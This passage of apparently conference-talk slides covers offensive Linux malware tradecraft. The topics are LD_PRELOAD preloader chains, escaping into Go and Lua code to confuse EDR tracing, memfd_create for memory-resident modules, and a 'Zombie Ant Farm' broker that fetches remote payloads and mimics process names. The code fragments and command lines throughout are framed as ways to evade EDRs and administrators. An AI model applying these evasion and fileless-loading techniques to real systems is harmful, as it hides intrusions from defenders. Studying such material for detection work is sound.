       /lib64/ld-linux-x86-64.so.2 /bin/busybox timeout 1000 /bin/ls
```

4. Evade via TTY switch You *may* evade EDRs when you switch TTYs

```
$ LD_PRELOAD=payload.so
       /lib64/ld-linux-x86-64.so.2
              vi -ensX $(/bin/busybox mktemp)  -c ':1,$d' -c ':silent !/bin/ls'  -c ':wq'
```

Second Order Evasion Capabilities



Interface with a higher level code for greater evasion.

Rapid prototyping and development of modular malware.

- speed of development
- better upgrades
- memory safety

✓ Offense to retool quickly on the target box.

✓ "evade into reflection”.
Faced with dynamic code EDRs get lost in reflection tracing a call chain to a verified IoC.

✓ Extend malware into preloading code from dynamic languages with decent FFI

0x6A: Hiding Behind Reflective Mirrors

go build -o shim.so -buildmode=c-shared shim.go

```
package main

import "C"

import (
	"fmt"
)

var count int

//export Entry
func Entry(msg string) int {
	fmt.Println(msg)
	return count
}

func main() { // don't care, or wild goose chase }
```

DFIR: Reverse **2059** functions as a starting point ...

0x6B: Escape to Dynamic Code: Interpreters

```c
#include <lua.h>
#include <lauxlib.h>
#include <lualib.h>

int main(int argc, char** argv)
{

    lua_State *L;

    L = luaL_newstate();
    luaL_openlibs(L);

    /* Load the Lua script */
    if (luaL_loadfile(L, argv[1]))
      /* Run Lua script */
      lua_pcall(L, 0, 0, 0)

    lua_close(L);
}
```


```
$LD_LIBRARY_PATH=.
LD_PRELOAD=./liblua.so
./invoke_lua hello.lua
```

Main() is nothing more than a preloaded constructor at this point

- EDRs lose trail if you escape out to scripting
- start loading other libraries at runtime.

Pro-tip: Use it as another abstraction layer, e.g. socket out or pipe to another process hosting additional payloads

Summary: Ain’t No Primitive Primitives.



Stage II: Weaponizing and Operationalizing Payloads

- ✓ Uber preloaders
- ✓ Inline Parameterized Command Evasion.
- ✓ Memory-resident Malware Modules.
- ✓ Modular Malware Payload Warehouses
- ✓ Remote module loads
- ✓ Utilizable loaders

Uber preloaders

```
$LD_PRELOAD=./lib/libctx.so.1 /bin/ls <preloader_arguments>
```


```
__attribute__((constructor)) static void
_mctor(int argc, char **argv, char** envp)
{
     // Save pointers to argv/argc/envp
     largv=argv;
     largc=argc;
     lenvp=envp;
     lenvp_start=envp;  /* code here */
}
```

- The target consumes arguments
- Close coupled. No guarantees on all targets

Uber Preloaders

Make it flexible

```
LD_BG="false" LD_PCMD="r:smtp" LD_MODULE="./lib/shim.so" LD_MODULE_ARGS="hello"  \
LD_PRELOAD=./lib/libctx.so.1 /bin/ls
```



Uber Preloaders

Chains may still

- dlopen() a module or use weak references
- Adhere to API contracts
- Implement Process mimicry and decoys
- Switch on IPC communication and data signaling
- Clean out artifacts (a la rootkit)

```
// resolve Entry symbol
int (*entry)(char *) = dlsym(handle, "Entry");


//pass arguments along if any
if ( (modload_args_t = (char*) getenv("LD_MODULE_ARGS")) != NULL ){
    modload_args = strdup(modload_args_t);
    modload_args_len = strlen(modload_args);
}
```

// Call FFI stack

Memory-resident malware modules

One *small* problem: those modules are **files**.

- On disk.
- Scannable and inspectable by EDRs.
- And admins.

Sometimes it’s OK (EDR identity crisis). We still want flexibility.

The way to fix that is to

load modules in memory. OS is happy

execute them from memory. OS is not happy. Let’s make it happy.

Memory-resident malware modules

Several ways to operate files in shared memory in Linux:

- tmpfs filesystem (via **/dev/shm**), if mounted; have to be root to mount others.
- POSIX shared memory, memory **mmap()**'d files.


- Some, you cannot obtain execution of code from.
- Others, do not provide you fully memory based abstraction, leaving a file path visible for inspection.

Kernel 3.17 Linux gained a system call **memfd_create(2)** **(sys_356/319)**

Memory-resident malware modules

```
shm_fd = memfd_create(s, MFD_ALLOW_SEALING);

if (shm_fd < 0) {
    log_fatal("memfd_create() error");
}
```

- Invoke with fexecve(3) (or emulate it)
- Not exactly a true FS inode
  (no `readlink(3)` support)
- However, execution will work



Uber preloader PID 56417, Meet your Volatile Memory

What we have

```
LD_PCMD="r:smtp" LD_MODULE="./lib/shim.so" LD_MODULE_ARGS="hello"
LD_PRELOAD=./lib/libctx.so.1 /bin/ls
```

🙏


What we want

```
LD_PCMD="r:smtp" LD_MODULE="/proc/56417/fd/3" LD_MODULE_ARGS="hello"
LD_PRELOAD=./lib/libctx.so.1 /bin/ls
```

🤙

What is process id 56417 and how did the module get there?

Inspiration: A Natural phenomenon




Weapons of Mass Infection ++

ZAF - Zombie Ant Farm


- An **out of target** process store and broker of modules/payloads.
- The payloads are ***somewhere*** in the broker process memory
- The broker accepts commands to serve local and the remote malware to targets.
- Targets reference **cross-process memory** via ephemeral, memory backed file descriptors.

ZAF Module Loader and Payload Driver

- Fetches remote payloads and stores them in memory.
- Runs an in-memory list of available modules, opens payloads to all local preloaders.
- Has OS evasion and self-preservation instincts.
- Can mimic a specified process name.
- At the request of an operator de-stages malware modules.



ZAF + Preloader Synergy



- Take payload from ZAF process memory space
- Reference payload via Uber-Preloader,
- Preload payload (or chain) into the target

2nd order shim

